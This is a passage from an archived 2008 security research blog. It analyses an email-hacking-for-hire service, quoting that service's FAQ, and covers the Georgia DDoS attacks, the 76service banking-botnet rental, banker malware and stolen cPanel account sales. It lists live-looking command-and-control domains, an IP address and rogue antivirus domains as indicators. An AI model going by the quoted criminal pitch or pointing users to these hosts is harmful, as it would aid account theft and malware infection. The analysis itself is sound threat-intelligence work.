of \$150 USD so that we end up taking orders from ONLY those who really need it. It is a small amount for the level of satisfaction, facts/truth and relief that you would ultimately achieve from this. It depends upon the nature of the job, the accessibility factor. and many other reasons likes:-

1- The email service provider

2- The target itself. How net-savvy he/she is.

3- Complexity of the password

4- Urgency of job and many other things collectively.

We will let you know our charges once we have the desired results only. Be assured, we wont charge you the

moon. We charge only what we deserve, and is acceptable by you. Trust us !! "

1253

Some of their answers to the frequently asked questions :

*" - **Who are you? Where are you from?***

We are Hire2Hack Group. Member of our group are students in information technology, at some university in England,

France, Italy, Japan, Australia, Canada, Brasilia and at United States of America.

- *What services do you provide?*

We can hack ANY EMAIL password for you very fast, reliable, secure and worldwide for a suitable price.

- *Can you really hack password or just a making a shit scam?*

Well, lot of people, lot of groups, companies do this service, but not guaranteed. This is only you can choose which group you want to Order. Be careful with these people. You can believe only on them who claims to provide proof

before you really pay them.

- *Is there any tool available to crack password?*

Yes there is. And we are not giving it to you.

- *How long does it takes to crack a password?*

Each account is different and hacking time vary. On average, it might take about 1 to 3 days, but it may take anywhere from 24 hours to 30 days or more depending on how difficult is the hacking of each account.

- *How can I believe you, that you got password?*

We will provide you some good proofs before requesting you to pay us. The proof can be anything, you can decide

what kind proof you need.

- *Is there person will know that his/her email id has been cracked?*

No, we provide you only the original password. That mean the current active password. Your victim/target will not realized that she/he has been hacked. NEVER, we said !

- How I will pay you, I do not have credit card or I do not want to give my credit card number on net?

Well, you can use international money transfer service such as Western Union (www.westernunion.com) or Money

Gram (www.moneygram.com). These services immediate transfer money on same day or same hour. You can locate their agents in yours area from their website.

- Do I have to give you my password?

No. Any service which requires your password is simply trying to scam you out of access to your account.

- How will I know you really have the password?

We will show you the proofs.. which are mostly convincing.

- Since you have the password anyway, will you give it to me?

NO. Do not waste your time or ours. We will not release the password until full payment is made - no exceptions. We have had people request our service and once we recover the password, they reset the subject account then ask us

for the original password so they can reset it back - the answer will be no. We have also had people ask if they could have the password since we've already recovered it and they cannot pay - the answer will be no. No password

will be released until payment has been made in full - no exceptions.

- Will you recover more than one password? Can I request more than one email account?

Yes, but a separate request must be filled out for each one as you will only be billed for each successful recovery. If we
1254

have previously recovered a password for you and you have not paid, we will not begin any new request for you until your previous request is paid in full with exceptions for our established clientele. We charge at minimum US \$100 for each account hacked.

- Do you reset or change the current password?

No. We do not try to guess the current password or the secret question's answer, we do not change their password.

We give you only the Original password, which the victim is currently using.

- Is this confidential? Do you share my information with anyone else?

*No, Not at all, Not in any case, its a trust between you and us. Your information will be respected as long as you abide by our Terms and Conditions and Privacy policy. We keep your personal records and requests confidential in our database but we respect your right to privacy and will not rent, share, sell, or trade any personal information unless required by law. **But, if you engage in any spamming or fraudulent actives, Your information will be given to the***

appropriate authorities. "

So you've got script kiddies cracking email addresses and probably engaging in the rest of the usual cyber-

crime activities, who are spam sensitive, and would expose their customers if they start spamming from the cracked

emails? Now that's socially responsible, isn't it.

Targeted attacks are sexy, but bruteforcing email accounts no matter the number of proxies and wordlists that

they have access to is so irrelevant, that social engineering a potential victim into infecting herself with malware

through a live exploit URL seems to be the method of choice, next to a plain simple phishing email of course. In this case, what they're asking for in respect to the victim's details is the victim's country and victim's language, so that a localized social engineering or phishing attack can take place. However, this particular group seems to be using a

standard bruteforcing tool.

One thing's for sure - cybercrime is getting easier to outsource, and with potential customers starting to have

access to services they didn't a couple of years ago, [4]fake scammers are also emerging in between the real ones.

1. <http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html>

2. <http://ddanchev.blogspot.com/2007/08/rats-or-malware.html>

3. <http://ddanchev.blogspot.com/2008/07/email-hacking-going-commercial.html>

4. <http://ddanchev.blogspot.com/2008/08/phishers-backdooring-phishing-pages-to.html>

1255



Summarizing Zero Day's Posts for July (2008-08-08 20:06)

Different audience provokes different approach for communicating a particular event. In case you aren't reading

[1]ZDNet's Zero Day, where I blog next to Ryan Naraine and Nathan McFeters - join us.

Also, consider subscribing yourself to [2]my personal RSS feed, or Zero Day's main feed [3]in order to read all

the posts. Here's a quick summary of my posts for last month :

01. *[4]Blizzard introducing two-factor authentication for WoW gamers*

02. *[5]Sony PlayStation's site SQL injected, redirecting to rogue security software*

03. *[6]300 Lithuanian sites hacked by Russian hackers*

04. *[7]Antivirus vendor introducing virtual keyboard for secure Ebanking*

- 05.** [8]Gmail, Yahoo and Hotmail's CAPTCHA broken by spammers
- 06.** [9]Storm Worm's Independence Day campaign
- 07.** [10]Approximately 800 vulnerabilities discovered in antivirus products
- 08.** [11] \$1 Million prize offered for cracking an encryption algorithm
- 09.** [12]U.K's most spammed person receives 44,000 spam emails daily
- 10.** [13]Storm Worm says the U.S have invaded Iran
- 1256
- 11.** [14]Gmail, PayPal and Ebay embrace DomainKeys to fight phishing emails
- 12.** [15]Verizon, Telecom Italia, and Brasil Telecom top the botnet charts in Q2 of 2008
- 13.** [16]XSS worm at Justin.tv infects 2,525 profiles
- 14.** [17]Remote code execution through Intel CPU bugs
- 15.** [18]Ringleader of cybercrime group to be offered a job as cybercrime fighter
- 16.** [19]Spam coming from free email providers increasing
- 17.** [20]Kaspersky's Malaysian site hacked by Turkish hacker
- 18.** [21]Georgia President's web site under DDoS attack from Russian hackers

19. [22]75 % of online banking sites found vulnerable to security design flaws

20. [23]McAfee debunks recent vulnerabilities in AV software research, n.runs restates its position

21. [24]Click fraud in 2nd quarter of 2008 more sophisticated, botnets to blame

22. [25]How OpenDNS, PowerDNS and MaraDNS remained unaffected by the DNS cache poisoning vulnerability

23. [26]DNS cache poisoning attacks exploited in the wild

24. [27]The Neosploit cybercrime group abandons its web malware exploitation kit

25. [28]OS fingerprinting Apple's iPhone 2.0 software - a "trivial joke"

26. [29]HD Moore pwned with his own DNS exploit, vulnerable AT &T DNS servers to blame

1. <http://blogs.zdnet.com/security>

2. <http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss>

3. <http://feeds.feedburner.com/zdnet/security>

4. <http://blogs.zdnet.com/security/?p=1378>

5. <http://blogs.zdnet.com/security/?p=1394>

6. <http://blogs.zdnet.com/security/?p=1408>

7. <http://blogs.zdnet.com/security/?p=1412>

8. <http://blogs.zdnet.com/security/?p=1418>
9. <http://blogs.zdnet.com/security/?p=1440>
10. <http://blogs.zdnet.com/security/?p=1445>
11. <http://blogs.zdnet.com/security/?p=1448>
12. <http://blogs.zdnet.com/security/?p=1453>
13. <http://blogs.zdnet.com/security/?p=1462>
14. <http://blogs.zdnet.com/security/?p=1473>
15. <http://blogs.zdnet.com/security/?p=1476>
16. <http://blogs.zdnet.com/security/?p=1487>
17. <http://blogs.zdnet.com/security/?p=1492>
18. <http://blogs.zdnet.com/security/?p=1502>
19. <http://blogs.zdnet.com/security/?p=1514>
20. <http://blogs.zdnet.com/security/?p=1516>
21. <http://blogs.zdnet.com/security/?p=1533>
22. <http://blogs.zdnet.com/security/?p=1536>
23. <http://blogs.zdnet.com/security/?p=1538>
24. <http://blogs.zdnet.com/security/?p=1555>
25. <http://blogs.zdnet.com/security/?p=1562>
26. <http://blogs.zdnet.com/security/?p=1590>
27. <http://blogs.zdnet.com/security/?p=1598>

28. <http://blogs.zdnet.com/security/?p=1603>

29. <http://blogs.zdnet.com/security/?p=1608>

1257



The Russia vs Georgia Cyber Attack (2008-08-11 22:05)

Last month's lone gunman [1]DDoS attack against Georgia President's web site seemed like a signal shot for the cyber

siege to come a week later. Here's the complete coverage of the coordination phrase, the execution and the actual

impact of the cyber attack so far - "[2]Coordinated Russia vs Georgia cyber attack in progress" :

" Who's behind it?

The infamous Russian Business Network, or literally every Russian supporting Russia's ac-

tions? How coordinated and planned the cyber attack is, and do we actually have a relatively decent example of cyber warfare combining PSYOPs (psychological operations), and self-mobilization of the local Internet users by spreading

"For our motherland, brothers! " or "Your country is calling you! " hacktivist messages across web forums. Let's find out, in-depth. With the attacks originally starting to take place several weeks before the actual "intervention"

with [3]Georgia President's web site coming under DDoS attack from Russian hackers in July, followed by active

discussions across the Russian web on whether or not DDoS attacks and web site defacements should in fact be

taking place, which would inevitably come as a handy tool to be used against Russian from Western or Pro-Western

journalists, the peak of [4]DDoS attack and the actual defacements started taking place as of Friday."

Some of the tactics used :

distributing a static list of targets, eliminate centralized coordination of the attack, engaging the average internet users, empower them with DoS tools; distributing lists of remotely SQL injectable Georgian sites; abusing public

lists of email addresses of Georgian politicians for spamming and targeted attacks; destroy the adversary's ability to



communicate using the usual channels – Georgia's most popular hacking portal is under DDoS attack from Russian hackers.

*Some of the parked domains acting as command and control servers for one of the botnets at **79.135.167.22***

:

emultrix .org

yandexshit .com

ad.yandexshit .com

a-nahui-vse-zaebalo-v-pizdu .com

killgay .com

ns1.guagaga .net

ns2.guagaga .net

ohueli .net

pizdos .net

googlecomaolcomyahooocomaboutcom.net

Actual command and control locations :

***a-nahui-vse-zaebalo-v-pizdu
.com/a/nahui/vse/zaebalo/v/pizdu/***

prosto.pizdos .net/_lol/

[5]Consider going through the complete coverage of what's been happening during the weeked. Considering

the combination of tactics used, unless the conflict gets solved, more attacks will definitely take place during the week.

1. <http://blogs.zdnet.com/security/?p=1533>

2. <http://blogs.zdnet.com/security/?p=1670>

3. <http://blogs.zdnet.com/security/?p=1533>

4.

<http://www.telegraph.co.uk/news/worldnews/europe/georgia/2539157/Georgia-Russia-conducting-cyber-war.html>

1259

5. <http://blogs.zdnet.com/security/?p=1670>

1260



76Service - Cybercrime as a Service Going Mainstream (2008-08-13 11:01)

Disintermediating the intermediaries in the cybercrime ecosystem, ultimately results in more profitable operations.

Controversial to the concept of outsourcing, some cybercriminals are in fact so self-sufficient, that the stereotype

of a mysterious 76service server offered for rent could in fact easily cease to exist in an ecosystem so vibrant that literally everyone can partition their botnet and start offering access to it on a multi-user basis. Evil? Obviously.

Extending the lifecycle of a proprietary malware tool? Definitely.

[1]The infamous 76service, a cybercrime as a service web interface where customers basically collect the final

output out of the banking malware botnet during the specific period of time for which they've purchases access to

the service, is going mainstream, with 76Service's Spring Edition apparently leaking out, and cybercriminals enjoying its interoperability potential by introducing different banking trojans in their campaigns.

In this post, I'll discuss the 76service's spring.edition that has been combined with a [2]Metaphisher banking

malware, an a popular [3]web malware exploitation kit, with two campaigns currently hosting 5.51GB of stolen

banking data based on over 1 million compromised hosts 59 % of which are based in Russia. Screenshots courtesy of

an egocentric underground show-off.

[4]Some general info on the 76service :

1261



" Subscribers could log in with their assigned user name and password any time during the 30-day project. They'd be met with a screen that told them which of their bots was currently active, and a side bar of management options.

For example, they could pull down the latest drops—data deposits that the Gozi-infected machines they subscribed

to sent to the servers, like the 3.3 GB one Jackson had found. A project was like an investment portfolio. Individual Gozi-infected machines were like stocks and subscribers bought a group of them, betting they could gain enough

personal information from their portfolio of infected machines to make a profit, mostly by turning around and selling credentials on the black market. (In some cases, subscribers would use a few of the credentials themselves). Some machines, like some stocks, would under perform and provide little private information. But others would land the

subscriber a windfall of private data. The point was to subscribe to several infected machines to balance that risk, the way Wall Street fund managers invest in many stocks to offset losses in one company with gains in another. "

1262



The 76service empowers everyone who is either not willing to spend time and resources for building and maintaining

a botnet, launching campaigns, and SQL injecting hundreds of thousands of sites in order to take advantage of the

long tail of malware infected sites that theoretically can outpace the traffic that could come from a SQL injected

high-profile site.

Next to the spring.edition, [5]the winter edition's price starts from \$1000 and goes to \$2000, which is all a

matter of who you're buying it from, unless of course you haven't come across leaked copies :

" Assuming that the dealer offering what he claimed was the 76service kit was correct, the profit is not only in the kit, but in selling value added services like exploitation, compromised servers/accounts, database configuration, and customization of the interface. Prices start between \$1000 to \$2000 and go up based on added services. The

underground payment methods generally involve hard-to-track virtual currencies, whose central authority is in a

jurisdiction where regulation is liberal to non-existent, and feature non-reversible transactions. The individual or group

called "76service" was easy to track down on the Web, but not in person. "

It's interesting to monitor how services aiming to provide specific malicious services are vertically integrating by

expanding their portfolio of related services – take a spamming vendor that will offer the segmented email databases, the advanced metrics, and the localization of the spam messages to different languages – or letting the buyer have

full control of anything that comes out of a particular botnet for a specific period of time in which he has bought

access to it. For instance, DDoS for hire matured into botnet for hire, which evolved into today's "What type of stolen data do you want?" for hire mentality I'm starting to see emerging, next to the usual interest in improving the metrics and thereby the probability for a more successful campaign.

1263



Ironically, this cybercrime model is so efficient that the people behind it cannot seem to be able to process all of the stolen data, which like a great deal of underground assets loses its value if not sold as fast as possible. The result of this oversupply of stolen data are the increasing number of services selling raw logs segmented based on a particular country for a specific period of time.

Time for a remotely exploitable vulnerability in yet another malware kit about to go mainstream? Definitely,

unless of course backdooring it and releasing it doesn't achieve the obvious results of controlling someone else's cybercrime ecosystem.

Related posts:

[6]The Underground Economy's Supply of Goods and Services

[7]The Dynamics of the Malware Industry - Proprietary Malware Tools

[8]Using Market Forces to Disrupt Botnets

[9]Multiple Firewalls Bypassing Verification on Demand
1264

[10]Managed Spamming Appliances - The Future of Spam

[11]Localizing Cybercrime - Cultural Diversity on Demand

[12]E-crime and Socioeconomic Factors

[13]Malware as a Web Service

[14]Coding Spyware and Malware for Hire

[15]Are Stolen Credit Card Details Getting Cheaper?

[16]Neosploit Team Leaving the IT Underground

[17]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[18]Pinch Vulnerable to Remotely Exploitable Flaw

[19]Dissecting a Managed Spamming Service

[20]Managed "Spamming Appliances" - The Future of Spam

1. <http://www.youtube.com/watch?v=lw9leuKkNbc>
2. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>
3. <http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html>
4. <http://www.cio.com/article/print/135500>
5. <http://secureworks.com/research/threats/gozi/>
6. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
7. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>
8. <http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html>
9. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>
10. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>
11. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>
12. <http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html>

13. <http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html>
14. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>
15. <http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html>
16. <http://ddanchev.blogspot.com/2008/07/neosploit-team-leaving-it-underground.html>
17. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>
18. <http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html>
19. <http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html>
20. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>

1265



Who's Behind the Georgia Cyber Attacks? (2008-08-14 14:38)

Of course the Klingons did it, or you were naive enough to even think for a second that Russians were behind it at the first place? Of the things I hate most, it's lowering down the quality of the discussion I hate the most. Even if you're excluding all the factual evidence ([1]Coordinated Russia vs Georgia cyber attack in progress), common sense must

prevail.

Sometimes, the degree of incompetence can in fact be pretty entertaining, and greatly explains why certain

countries are lacking behind others with years in their inability to understand the rules of information warfare, or

the basic premise of unrestricted warfare, that there are no rules on how to achieve your objectives.

So who's behind the Georgia cyber attacks, encompassing of plain simple ping floods, web site defacements,

to sustained DDoS attacks, which no matter the fact that Geogia has switched hosting location to the U.S remain

ongoing? It's [2]Russia's self-mobilizing cyber militia, the product of a collectivist society having the capacity to wage cyber wars and literally dictating the rhythm in this space. What is militia anyway :

1266



" civilians trained as soldiers but not part of the regular army; the entire body of physically fit civilians eligible by law for military service; a military force composed of ordinary citizens to provide defense, emergency law enforcement, or paramilitary service, in times of emergency; without being paid a regular salary or committed to a fixed term of service; an army of trained civilians, which may be an official reserve army, called upon in time of need; the national police force of a country; the entire able-bodied population of a state; or a private force,

not under government control; An army or paramilitary group comprised of citizens to serve in times of emergency"

Next to the "blame the Russian Business Network for the lack of large scale implementation of DNSSEC" men-

tality, certain news articles also try to wrongly imply that [3]there's no Russian connection in these attacks, and that the attacks are not "state-sponsored", making it look like that there should be a considerable amount of investment made into these attacks, and that the Russian government has the final word on whether or not its DDoS capabilities

empowered citizens should launch any attacks or not. In reality, the only thing the Russian government was asking itself during these attacks was "why didn't they start the attacks earlier?!".

Thankfully, there are some visionary folks out there understanding the situation. Last year, I asked the follow-

ing question - [4]What is the most realistic scenario on what exactly happened in the recent DDoS attacks aimed at

Estonia, from your point of view? and some of the possible answers still fully apply in this situation :

- It was a Russian government-sponsored hacktivism, or shall we say a government-tolerated one

- Too much media hype over a sustained ICMP flood, given the publicly obtained statistics of the network traf-

1267

fic

- Certain individuals of the collectivist Russian society, botnet masters for instance, were automatically recruited

based on a nationalism sentiments so that they basically forwarded some of their bandwidth to key web servers

- In order to generate more noise, DIY DoS tools were distributed to the masses so that no one would ever

know who's really behind the attacks

- Don't know who did it, but I can assure you my kid was playing !synflood at that time

- Offended by the not so well coordinated removal of the Soviet statue, Russian oligarchs felt the need to

send back a signal but naturally lacking any DDoS capabilities, basically outsourced the DDoS attacks

- A foreign intelligence agency twisting the reality and engineering cyber warfare tensions did it, while taking

advantage of the momentum and the overall public perception that noone else but the affected Russia could be behind the attacks

- I hate scenario building, reminds me of my academic years, however, yours are pretty good which doesn't

necessarily mean I actually care who did it, and pssst - it's not cyberwar, as in cyberwar you have two parties with

virtual engagement points, in this case it was bandwidth domination by whoever did it over the other. A virtual shock and awe

- I stopped following the news story by the time every reporter dubbed it the first cyber war, and started following it again when the word hacktivism started gaining popularity. So, hacktivists did it to virtually state their political preferences

Departmental cyber warfare would never reach the flexibility state of people's information warfare where ev-

eryone is a cyber warrior given he's empowered with access to the right tools at a particular moment in time.

Related posts:

[5]People's Information Warfare Concept

[6]Combating Unrestricted Warfare

[7]The Cyber Storm II Cyber Exercise

[8]Chinese Hacktivists Waging People's Information Warfare Against CNN

[9]The DDoS Attacks Against CNN.com

[10]China's Cyber Espionage Ambitions

[11]North Korea's Cyber Warfare Unit 121

[12]Chinese Hackers Attacking U.S Department of Defense Networks

[13]Electronic Jihad v3.0 - What Cyber Jihad Isn't

[14]Electronic Jihad's Targets List

[15]Teaching Cyber Jihadists How to Hack

[16]Empowering the Script Kiddies

[17]OSINT Through Botnets

[18]Corporate Espionage Through Botnets

[19]Malware Infected Hosts as Stepping Stones

1268

[20]Hacktivism Tensions - Israel vs Palestine Cyberwars

[21]The Current, Emerging, and Future State of Hacktivism

[22]Internet PSYOPS - Psychological Operations

1. <http://blogs.zdnet.com/security/?p=1670>

2. [http://computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=cybercrime_and_hacking&art](http://computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=cybercrime_and_hacking&articleId=9112443&taxonomyId=82&intsrc=kc_top)

[icleId=9112443&taxonomyId=82&intsrc=kc_top](http://computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=cybercrime_and_hacking&articleId=9112443&taxonomyId=82&intsrc=kc_top)

3. <http://arstechnica.com/news.ars/post/20080813-georgian-attacks-might-not-be-russians-after-all.html%20>

4. <http://www.imedialearn.com/mediapoll/poll.php?code=f1156c39d3c972139c62bc91c17e2c53>

5. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>

6. <http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html>

7. <http://ddanchev.blogspot.com/2008/04/cyber-storm-ii-cyber-exercise.html>
8. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html>
9. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>
10. <http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html>
11. <http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html>
12. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>
13. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>
14. <http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html>
15. <http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html>
16. <http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html>
17. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
18. <http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html>
19. <http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html>

20. <http://ddanchev.blogspot.com/2006/07/hackivism-tensions-israel-vs.html>

21. <http://ddanchev.blogspot.com/2006/05/current-emerging-and-future-state-of.html>

22. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>

1269



Guerilla Marketing for a Conspiracy Site (2008-08-14 20:35)

An image is worth a thousand words they say, especially when it's creative enough to count as a decent guerrilla

marketing campaign for [1]Alex Jones' infowars.com :

" Alex Jones is considered by many to be the grandfather of what has come to be known as the 9/11 Truth

*Movement. **Jones predicted the 9/11 attack in a July 2001 television taping when he warned that the Globalists***

***were going to attack New York and blame it on their asset Osama bin Laden.** Since 9/11 Jones has broken many of the stories which later became the foundation of the evidence that the government was involved. "*

Sorry to disappoint, but as always, [2]The Lone Gunmen were first to predict 9/11 in their "Pilot" episode, originally aired on 03/04/2001, obviously [3]several months before Alex Jones did. How did they do it? By having a

firm grasp of the obvious I guess.

1. <http://infowars.com/alexjones.html>
2. <http://killtown.911review.org/lonegunmen.html>
3. <http://www.youtube.com/watch?v=rIZ205ccX8M>

1270



Banker Malware Targeting Brazilian Banks in the Wild (2008-08-18 13:24)

Despite the ongoing customerization of malware, and the malware coding for hire customer tailored services, certain

malware authors still believe in the product concept, namely, they build it and wait for someone to come. In this

underground proposition for a proprietary banker malware targeting primarily Brazillian bank, the author is relying

on the localized value added to his malware forgetting a simply fact - that the most popular banker malware is

generalizing E-banking transactions in such a way that it's successfully able to hijack the sessions of banks it hasn't originally be coded to target in general.

Banks targetted in this banker malware :

Bank Equifax

Bank Itau

Bank Check

Bank Vivo

Bank Banrisul

Tim Bank Brazil

Bank Nossa Caixa

Bank Santander Banespa

1271



Bank Infoseg

Bank Paypal

Bank Caixa Economica Federal

Bank Bradesco

Bank Northeast

Royal Bank

Bank Itau Personnalite

Bank PagSeguro

Australia Bank

Credicard Citi Bank

Credicard Bank Itau

Rural Bank

Taking into consideration the fact that not everyone would be willing to pay a couple of thousand dollars for a

[1]banker malware kit targeting banks the customer isn't interested in at the first place, malware authors have long been tailoring their propositions on the basis of modules. Adding an additional module for stealthness increases the

prices, as well as an additional module forwarding the process of updating the malware binary to the "customer

support desk". Moreover, stripping the banker kit from modules in which the customer doesn't have interest, like for 1272

instance exclude all Asian banks the kit has already built-in capabilities to hijack and log transactions from, decreases its price.

In a truly globalized IT underground, Brazillian cybercriminals tend to prefer using the [2]market leading tools

courtesy of Russian malware authors, so this localized banker malware with its basic session screenshot taking

capabilities and accounting data logging has a very long way to go before it starts getting embraced by the local underground.

Related posts:

[3]The Twitter Malware Campaign Wants to Bank With You

[4]Targeted Spamming of Bankers Malware

- [5]A Localized Bankers Malware Campaign*
- [6]76Service - Cybercrime as a Service Going Mainstream*
- [7]The Underground Economy's Supply of Goods and Services*
- [8]The Dynamics of the Malware Industry - Proprietary Malware Tools*
- [9]Using Market Forces to Disrupt Botnets*
- [10]Multiple Firewalls Bypassing Verification on Demand*
- [11]Managed Spamming Appliances - The Future of Spam*
- [12]Localizing Cybercrime - Cultural Diversity on Demand*
- [13]E-crime and Socioeconomic Factors*
- [14]Malware as a Web Service*
- [15]Coding Spyware and Malware for Hire*
- [16]Are Stolen Credit Card Details Getting Cheaper?*
- [17]Neosploit Team Leaving the IT Underground*
- [18]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw*
- [19]Pinch Vulnerable to Remotely Exploitable Flaw*
- [20]Dissecting a Managed Spamming Service*
- [21]Managed "Spamming Appliances" - The Future of Spam*

1. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>
2. <http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html>
3. <http://ddanchev.blogspot.com/2008/08/twitter-malware-campaign-wants-to-bank.html>
4. <http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html>
5. <http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html>
6. <http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html>
7. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
8. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>
9. <http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html>
10. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>
11. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>
12. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>
13. <http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html>

14. <http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html>
15. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>
16. <http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html>
17. <http://ddanchev.blogspot.com/2008/07/neosploit-team-leaving-it-underground.html>
18. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>
19. <http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html>
20. <http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html>
21. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>

1273



Compromised Cpanel Accounts For Sale (2008-08-18 13:31)

Is the once popular in the second quarter of 2007, embedded malware tactic on the verge of irrelevance, and if so,

what has contributed to its decline? Have SQL injections executed through botnets turned into the most efficient

way to infect hundreds of thousands of legitimate web sites? Depends on who you're dealing with.

A cyber criminal's position in the "underground food chain" can be easily tracked down on the basis of tools and tactics that he's taking advantage of, in fact, some would on purposely misinform on what their actual capabilities are in order not to attract too much attention to their real ones, consisting of high-profile compromises at hundreds of high-profile web sites.

1274



Embedded malware may not be as hot as it used to be in the last quarter of 2007, but thanks to the oversupply of

stolen accounting data, certain individuals within the underground ecosystem seem to be abusing entire portfolios

of domains on the basis of purchasing access to the compromised accounts. In fact, the oversupply of compromised

Cpanel accounts is logically resulting in their decreasing price, with the sellers differentiating their propositions, and charging premium prices based on the site's page ranks and traffic, measured through publicly available services, or through the internal statistics.

1275



SQL injections may be the tactic of choice for the time being, but as long as stolen accounting data consisting of Cpanel logins, and web shells access to misconfigured web servers remain desired underground goods, goold old fashioned embedded malware will continue taking place.

Interestingly, from an economic perspective, the way the seller markets his goods, can greatly influence the way they get abused given he continues offering after-sale services and support. It's blackhat search engine

optimization I have in mind, sometimes the tactic of choice especially given its high liquidity in respect to monetizing the compromised access.

The bottom line - for the time being, there's a higher probability that your web properties will get SQL in-

jected, than IFRAME-ed, as it used to be half a year ago, and that's because what used to be a situation where

malicious parties would aim at launching a targeted attack at high profile site and abuse the huge traffic it receives, is today's pragmatic reality where a couple of hundred low profile web sites can in fact return more traffic to the

cyber criminals, and greatly extend the lifecycle of their campaign taking advantage of the fact the the low profile

site owners would remain infected and vulnerable for months to come.

Related posts:

- [1]Embedding Malicious IFRAMEs Through Stolen FTP Accounts*
- [2]Injecting IFRAMEs by Abusing Input Validation*
- [3]Money Mule Recruiters use ASProx's Fast-flux Services*
- [4]Malware Domains Used in the SQL Injection Attacks*
- [5]Obfuscating Fast-fluxed SQL Injected Domains*
- [6]SQL Injecting Malicious Doorways to Serve Malware*
- [7]Yet Another Massive SQL Injection Spotted in the Wild*
- [8]Malware Domains Used in the SQL Injection Attacks*
- [9]SQL Injection Through Search Engines Reconnaissance*
- [10]Google Hacking for Vulnerabilities*

1276

- [11]Fast-Fluxing SQL injection attacks executed from the Asprox botnet*
 - [12]Sony PlayStation's site SQL injected, redirecting to rogue security software*
 - [13]Redmond Magazine Successfully SQL Injected by Chinese Hacktivists*
1. <http://ddanchev.blogspot.com/2008/03/embedding-malicious-iframes-through.html>
 2. <http://ddanchev.blogspot.com/2008/03/injecting-iframes-by-abusing-input.html>

3. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
4. <http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html>
5. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>
6. <http://ddanchev.blogspot.com/2008/07/sql-injecting-malicious-doorways-to.html>
7. <http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html>
8. <http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html>
9. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
10. <http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html>
11. <http://blogs.zdnet.com/security/?p=1122>
12. <http://blogs.zdnet.com/security/?p=1394>
13. <http://blogs.zdnet.com/security/?p=1118>

1277



A Diverse Portfolio of Fake Security Software - Part Two (2008-08-19 07:54)

With scammers continuing to introduce new typosquatted domains promoting well known brands of rogue security

software that is most often found at the far end of a malware campaign, exposing yet another diverse portfolio of

last week's introduced domains is what follows.

Naturally, in between taking advantage of the usual hosting services, most of the domains remain parked at

the same IPs, this centralization makes it easier to locate them all, then having to go through several misconfigured malicious doorways that will anyway expose the portfolio.

1278



antivirus2008t-pro .com - (91.203.92.64; 78.157.142.7)

antivirus2008pro-download1 .com

antivirus2008pro-download2 .com

